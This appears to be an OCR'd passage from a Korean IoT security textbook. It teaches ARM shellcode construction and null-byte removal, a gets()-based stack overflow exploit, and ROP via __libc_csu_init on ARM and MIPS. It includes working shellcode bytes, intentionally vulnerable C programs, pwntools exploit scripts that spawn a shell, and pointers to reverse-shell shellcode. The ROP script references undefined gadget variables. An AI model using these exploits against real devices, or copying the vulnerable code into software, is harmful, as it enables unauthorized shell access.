


그림 231. PC + #12 = "/bin/sh"

작성된 code.s 파일을 as 를 이용하여 컴파일 후 objdump 를 이용하여 내용을 확인한다.

```
$ arm-linux-gnueabi-as code.s -o code.o
$ arm-linux-gnueabi-objdump -d code.o
```

결과를 보면 NULL 이 다수 생성된 것을 확인 가능하다.




그림 232. 다수의 NULL 이 포함된 shellcode

NULL 을 제거하는 De-Nullifying 작업을 수행한다. ARM 에서 De-Nullifying 작업의 핵심은 Thumb mode 를 이용하여 shellcode 를 제작하는 것이다. 4 바이트 단위로 작성되던 명령을 2 바이트로 줄이기 때문에 NULL 이 적어지게 된다. 아래의 코드 중 .code 32 부분은 thumb mode 로 변경하기 위한 코드이며 .code 16 부분은 thumb mode 로 작성한 코드이다. thumb mode 에서는 명령이 2 바이트 단위인데, 2 바이트 단위여도 4 바이트의 배수를 맞춰줘야 하기 때문에 mov r5, r5 를 추가하여 길이를 4 의 배수로 맞춰주었다. 또한, mov 명령 등에서 0 을 대입할 경우 생성되는 NULL 을 제거하기 위해, 레지스터에 0 을 세팅 시 xor 연산을 수행하도록 변경하고, svc #0 대신 동일한 역할을 하는 svc #1 을 이용하여 syscall 을 호출한다.

```
.section .text
.global _start
_start:
        .code   32
        add             r3, pc, #1
        bx              r3

        .code   16
        add             r0, pc, #8
        eor             r1, r1, r1
        eor             r2, r2, r2
        mov             r7, #11
        svc             #1
        mov             r5, r5

.ascii "/bin/sh₩0"
```

위의 코드를 컴파일하면 "/bin/sh₩0"뒤에 존재하는 NULL 을 제외하고는 NULL 값이 모두 사라진다.




그림 233. De-Nullifying 결과

"/bin/sh₩0" 문자열 뒤의 NULL 을 제거하기위해 strb 명령어를 사용한다. strb 명령어는 특정 주소에서 특정 오프셋만큼 떨어진 곳의 값을 변경하는 명령어로, "/bin/sh" 뒤에 NULL 대신 아무 문자를 넣어서 NULL 을 제거 후 실행 시 strb 명령어를 이용하여 "/bin/sh" 뒤의 값을 다시 NULL 로 변경하여 주면 된다.

```
.section .text
.global _start
_start:
        .code   32
        add             r3, pc, #1
        bx              r3

        .code   16
        add             r0, pc, #8
        eor             r1, r1, r1
        eor             r2, r2, r2
        strb            r2, [r0, #7]
        mov              r7, #11
        svc             #1

.ascii "/bin/shX"
```

위의 코드를 컴파일하면 모든 NULL 이 제거된 shellcode 를 작성 가능하다.

```
Disassembly of section .text:
00000000 <_start>:
   0:   e28f3001        add     r3, pc, #1
   4:   e12fff13        bx      r3
   8:   a002            add     r0, pc, #8      ; (adr r0, 14 <_start+0x14>)
   a:   4049            eors    r1, r1
   c:   4052            eors    r2, r2
   e:   71c2            strb    r2, [r0, #7]
  10:   270b            movs    r7, #11
  12:   df01            svc     1
  14:   6e69622f        .word   0x6e69622f
  18:   5868732f        .word   0x5868732f
```

모든 NULL 제거 완료

그림 234. De-Nullifying 완료

제작 완료된 코드를 hexdump 를 이용하여 덤프한다.

```
$ arm-linux-gnueabi-objcopy -S -O binary -j .text code.o code.bin
$ hexdump -v -e '"₩₩x" 1/1 "%02x"' code.bin
```

```
y@ubuntu:~/iot/shell$ hexdump -v -e '"\\x" 1/1 "%02x"' code4.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\
x73\x68\x58y@ubuntu:~/iot/shell$
```

그림 235. hexdump 를 이용한 shellcode 획득

shellcode 의 정상 동작을 테스트하기 위한 테스트 코드를 작성한다. buf 의 사이즈를 30 으로 지정하였지만, gets 를 사용하여 buf 크기 이상의 데이터를 받을 수 있어 BOF 취약점이 발생하는 코드다.

```
#include <stdio.h>
#include <string.h>

int main() {
        char buf[30];

        printf("buf addr : %p₩n", buf);
        puts("input >>>");
        gets(buf);

        printf("input : %s₩n", buf);

        return 1;
}
```

ARM 아키텍쳐로 컴파일을 진행한다. 뒤에 붙은 옵션들은 실행 파일의 보호 기법들을 해제하는 명령어로 아래 옵션으로 컴파일을 진행할 시 보호 기법들이 해제된다.

```
$ arm-linux-gnueabi-gcc -o test test.c -fno-stack-protector -no-pie -z execstack
```

컴파일 후 gdb-multiarch 이용하여 x86 환경에서 ARM 바이너리를 gdb 로 디버깅 가능하다. 다음 명령어를 이용하여 main 함수를 확인한다.

```
$ gdb-multiarch -q
$ file ./test
$ disas main
```

```
y@ubuntu:~/iot/shell$ gdb-multiarch -q
gdb-peda$ file ./test
Reading symbols from ./test...(no debugging symbols found)...done.
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0001045c <+0>:     push    {r11, lr}
   0x00010460 <+4>:     add     r11, sp, #4
   0x00010464 <+8>:     sub     sp, sp, #32
   0x00010468 <+12>:    sub     r3, r11, #36    ; 0x24
   0x0001046c <+16>:    mov     r1, r3
   0x00010470 <+20>:    ldr     r0, [pc, #52]   ; 0x104ac <main+80>
   0x00010474 <+24>:    bl      0x10324 <printf@plt>
   0x00010478 <+28>:    ldr     r0, [pc, #48]   ; 0x104b0 <main+84>
   0x0001047c <+32>:    bl      0x1033c <puts@plt>
   0x00010480 <+36>:    sub     r3, r11, #36    ; 0x24
   0x00010484 <+40>:    mov     r0, r3
   0x00010488 <+44>:    bl      0x10330 <gets@plt>
   0x0001048c <+48>:    sub     r3, r11, #36    ; 0x24
   0x00010490 <+52>:    mov     r1, r3
   0x00010494 <+56>:    ldr     r0, [pc, #24]   ; 0x104b4 <main+88>
   0x00010498 <+60>:    bl      0x10324 <printf@plt>
   0x0001049c <+64>:    mov     r3, #1
   0x000104a0 <+68>:    mov     r0, r3
   0x000104a4 <+72>:    sub     sp, r11, #4
   0x000104a8 <+76>:    pop     {r11, pc}
   0x000104ac <+80>:    andeq   r0, r1, r8, lsr #10
   0x000104b0 <+84>:    andeq   r0, r1, r8, lsr r5
   0x000104b4 <+88>:    andeq   r0, r1, r4, asr #10
End of assembler dump.
```

그림 236. gets 함수의 r0 세팅 과정

r11 레지스터는 return address 가 저장된 스택 주소를 저장하는 레지스터이다. 따라서 입력 받는 스택의 주소와 r11 레지스터에 저장된 주소 간의 거리를 계산하여 페이로드를 작성하면 된다. main+36 과 main+40 에서 gets 로 입력 받을 주소를 r11 - #36 으로 설정하므로 페이로드에 shellcode+dummy 를 36 만큼 작성 후, return address 를 buf 의 시작 주소로 변경하면 된다.

작성된 익스플로잇 코드는 다음과 같다.

```
#!/usr/bin/python3
from pwn import *

p = process(["qemu-arm-static", "-L",  "/usr/arm-linux-gnueabi", "./test"])

# get buf addr
p.recvuntil('addr : ')
buf = int(p.recvline()[:-1], 16)
success(f'buf : {hex(buf)}')

# make payload // shellcode len = 28
shellcode =
b'₩x01₩x30₩x8f₩xe2₩x13₩xff₩x2f₩xe1₩x02₩xa0₩x49₩x40₩x52₩x40₩xc2₩x71₩x0b₩x27₩x01₩xdf₩x2f₩x62
₩x69₩x6e₩x2f₩x73₩x68₩x58'
payload = shellcode + b'A' * 8 + p32(buf)

# get shell
p.sendline(payload)

p.interactive()
```

로컬 환경에서 테스트를 위해 pwntools 의 process 함수를 이용하여 qemu-arm-static 환경에서 바이너리를 실행한다. 원격에서 기기를 대상으로 테스트할 경우 remote([IP], [PORT]) 함수를 이용하여 원격 연결 후 테스트를 진행하면 된다.

```
y@ubuntu:~/iot/shell$ python3 exploit.py
[+] Starting local process '/usr/bin/qemu-arm-static': pid 6189
[+] buf : 0xfffef130
[*] Switching to interactive mode
input >>>
input : \x8f\xe2\xff/\xe1\xa0I@R@\xc2q\x0b\xdf/bin/shXAAAAAAAA0\xf1\xfe\xff
$
$ id
uid=1000(y) gid=1000(y) groups=1000(y),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126
(sambashare)
$ ls
code4.bin  code4.o  code4.s  exploit.py  test  test.c
```

그림 237. shellcode 를 실행하여 쉘 획득

shellcode 를 이용하여 telnetd, sshd 등의 서비스를 실행시키거나, 공격자의 서버로 리버스 쉘을 접속하는 등의 다양한 공격 방법이 존재하므로 상황에 맞춰 shellcode 를 제작하여 사용하면 된다.

2. Exploit Database

Exploit Database(https://www.epxloit-db.com)에서는 다양한 아키텍쳐의 shellcode 를 지원하고 있다. 대부분의 shellcode 가 공격자의 ip, port 만 수정하여 쉽게 사용할 수 있기 때문에, 직접 shellcode 를 작성하기보다 작성된 shellcode 를 사용하는 것을 권장한다. Exploit Database 메인 페이지에서 왼쪽 상단의 메뉴를 누르면 SHELLCODES 메뉴를 볼 수 있다. SHELLCODE 메뉴의 우측 Quick Search 에서 아키텍쳐를 입력하면 다양한 shellcode 목록이 나타난다.




그림 238. Exploit Database 의 shellcode

리버스 쉘을 연결해 주는 shellcode 를 살펴보면 ip 와 port 를 설정하는 부분이 존재한다. 해당 부분을 수정한 shellcode 를 공격에 사용하여 원격에서 손쉽게 리버스 쉘을 획득 가능하다.




그림 239. shellcode 의 ip, port 설정 부분

10.3.3.3.4. ROP

인텔 x86-64 아키텍쳐와 동일하게 ARM, MIPS 에서도 점프 명령을 이용한 ROP 가 가능하다. 인텔 x86-64 은 이동할 주소를 스택에 저장 후 ret 명령어를 이용하여 ROP 를 진행하지만, ARM 과 MIPS 는 점프 또는 호출 계열의 명령을 이용하여 특정 주소로 점프하여 ROP 를 진행한다. ARM 은 인텔 x86-64 와 동일하게 주소를 스택에 저장 후 레지스터로 이동시켜 b, bx, bl, blx 와 같은 점프 또는 호출 계열의 명령을 이용해 해당 주소로 점프하거나 호출하여 ROP 를 진행하고, MIPS 는 이동할 주소를 미리 레지스터에 저장 후 jr 또는 jalr 명령을 이용하여 공격을 진행한다.

하지만, RISC 구조와 CISC 구조적 차이에 의해 ARM(RISC)에서는 인텔 x86-64(CISC)과 다르게 사용할 수 있는 gadget 을 구하는 것이 어렵다. CISC 는 다양한 명령어가 존재하고, 명령어 길이가 가변적이기 때문에 gadget 생성이 쉬우나 RISC 는 명령어의 수가 제한적이고 길이가 고정되어 있어 원하는 gadget 을 찾기 힘들다.

ROP 공격 중 잘 알려진 __libc_csu_init 을 이용한 공격을 ARM 환경에서 실습한다. __libc_csu_init 의 코드 중 스택에 저장된 데이터를 레지스터로 이동시키는 gadget2 와 레지스터에 옮겨 놓은 데이터를 함수의 인자로 설정하는 gadget1 을 사용한다.




그림 240. __libc_csu_init 내부의 gadget(ARM)

아래의 코드를 작성 후 arm-linux-gnueabi-gcc 를 이용하여 컴파일을 진행한다. 소스코드를 살펴보면 관리를 위해 system 함수를 이용해 /bin/sh 을 실행시키는 함수가 존재하는 것을 확인할 수 있다. 펌웨어 개발 시 관리를 위한 함수를 이용하여 관리 후 외부에 공개하는 펌웨어에는 해당 함수를 삭제하여야 하지만 삭제하지 않고 공개하는 경우가 있다. 개발에 사용하였던 테스트용 함수에 대한 관리가 미흡하면 BOF 등을 이용해 해당 함수를 호출해 원격 명령 실행이 가능할 수 있다.

```
//arm-linux-gnueabi-gcc -z norelro -fno-stack-protector -o arm_rop arm_rop.c
#include <stdio.h>
#include <stdlib.h>

void ROP_get_shell(int isLogin, int authLevel) {
        if(isLogin == 1 && authLevel == 1){
            system("/bin/sh");
    }
}
int main(void) {
    char buf[100];
    printf("buf : %p₩n", buf);
    read(0, buf, 1024);

    return 0;
}
```

컴파일 된 파일을 분석해보면, main 함수에서 sub 명령어를 이용하여 0x68 크기만큼 스택 공간을 확보한 후, 0x400 크기만큼 read 함수를 이용하여 입력받는 것을 알 수 있다. 이를 이용해 공격자는 스택에 buf 의 크기만큼 더미 코드를 삽입해 리턴 주소를 변조하고, gadget 이용해 ROP 공격을 일으켜 취약한 함수에 접근할 수 있게 된다.

```
.text:00010484 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00010484                 EXPORT main
.text:00010484 main                                    ; DATA XREF: _start+20↑o
.text:00010484                                         ; .text:off_10384↑o
.text:00010484
.text:00010484 buf             = -0x68
.text:00010484
.text:00010484                 PUSH    {R11,LR}
.text:00010488                 ADD     R11, SP, #4
.text:0001048C                 SUB     SP, SP, #0x68
.text:00010490                 SUB     R3, R11, #-buf
.text:00010494                 MOV     R1, R3
.text:00010498                 LDR     R0, =aBufP     ; "buf : %p\n"
.text:0001049C                 BL      printf
.text:000104A0                 SUB     R3, R11, #-buf
.text:000104A4                 MOV     R2, #0x400
.text:000104A8                 MOV     R1, R3         ; bu
.text:000104AC                 MOV     R0, #0         ; fd
.text:000104B0                 BL      read
.text:000104B4                 MOV     R3, #0
.text:000104B8                 MOV     R0, R3
.text:000104BC                 SUB     SP, R11, #4
.text:000104C0                 POP     {R11,PC}
.text:000104C0 ; End of function main
.text:000104C0
```

sub 명령어로 0x68만큼 스택 공간 확보

0x400 크기만큼 read 함수의 인자로 사용됨

그림 241. main 함수 분석 - 취약점 발생 원리

익스플로잇은 gadget1 의 동작 원리에 따라 작성한다. gadget1 은 ldr 명령어를 이용해 r5 의 주소에 있는 값을 r3 에 저장한다. 이 때문에 더미코드를 입력하기 전에 버퍼의 가장 앞부분에 다음에 이동할 함수의 주소를 먼저 넣어준다. 그 후 r7, r8, r9 에 있는 값을 순서대로 r0, r1, r2 로 이동시키고, blx 명령어를 이용해 처음에 r3 에

저장해 놓은 주소에 있는 함수를 불러온다. 그래서 페이로드는 호출할 함수의 주소, 더미코드, gadget2, 버퍼의 시작 주소, 인자, gadget1 순으로 작성한다.

```
from pwn import *

p = process(['qemu-arm-static', '-L', '/usr/arm-linux-gnueabi','./arm_rop'])
context.log_level='debug'

buf = 0xfffeeffc # 버퍼의 시작 주소
gadget_1 = 0x1051c # pop {r4, r5, r6, r7, r8, r9, r10, pc}
gadget_2 = 0x10500 # ldr r3, [r5], #4
ROP_get_shell = 0x10440 # 함수 ROP_get_shell 의 주소

# stage 1 = call ROP_get_shell
payload = p32(ROP_get_shell) # 호출할 함수 주소를 스택에 저장
payload += b"A"*100 # 더미 데이터 100 바이트와 gadget2 를 입력
payload += p32(gadget2) # 리턴 주소 gadget2 로 변조
payload += p32(0x0) # r4
payload += p32(buf) # r5 => 버퍼의 시작 주소
payload += p32(0x0) # r6
payload += p32(0x1) # r7 => a0 의 값을 1 로 설정
payload += p32(0x1) # r8 => a1 의 값을 1 로 설정
payload += p32(0x0) # r9
payload += p32(0x0) # r10
payload += p32(gadget1) # pc => gadget1 이 실행되면서 설정해 놓은 인자를 이용하여 함수 실행

p.send(payload)
p.interactive()
```

Python3 을 이용해 실행하면 system("/bin/sh")이 실행되어 쉘을 획득할 수 있다.




그림 242. 쉘 획득 후 id 명령어 동작 확인

MIPS 에서도 __libc_csu_init 를 이용한 ROP 가 가능하다. ARM 와 동일하게 __libc_csu_init 에서 2 개의 가젯을 사용한다.




그림 243. __libc_csu_init 내부의 gadget(MIPSEL)

아래의 코드를 작성 후 mipsel-linux-gnu-gcc 를 이용하여 컴파일을 진행한다

```
// mipsel-linux-gnu-gcc test.c -o test -no-pie -z norelro -fno-stack-protector
#include <stdio.h>

void admin(int isLogin, int authLevel) {
        if(isLogin == 1 && authLevel > 3)
                system("/bin/sh");
}

int main() {
        char buf[0x20];
        printf("buf : %p₩n", buf);
        read(0, buf, 0x500);

        return 0;
}
```

컴파일된 파일을 살펴보면 0x4007C8 에서 $sp 의 값을 $fp 에 저장하여 $sp 와 $fp 는 동일한 값을 갖는다. 이 후 0x400800 에서 read 의 두 번째 인자로 buf($fp+0x40+var_28)를 설정한다. buf($fp+0x18)와 리턴 주소가 저장된 주소($sp+0x3c)까지의 거리가 36 이므로 37 개 이상의 문자를 입력할 경우 BOF 가 발생하며 리턴 주소를 변조 가능하다.

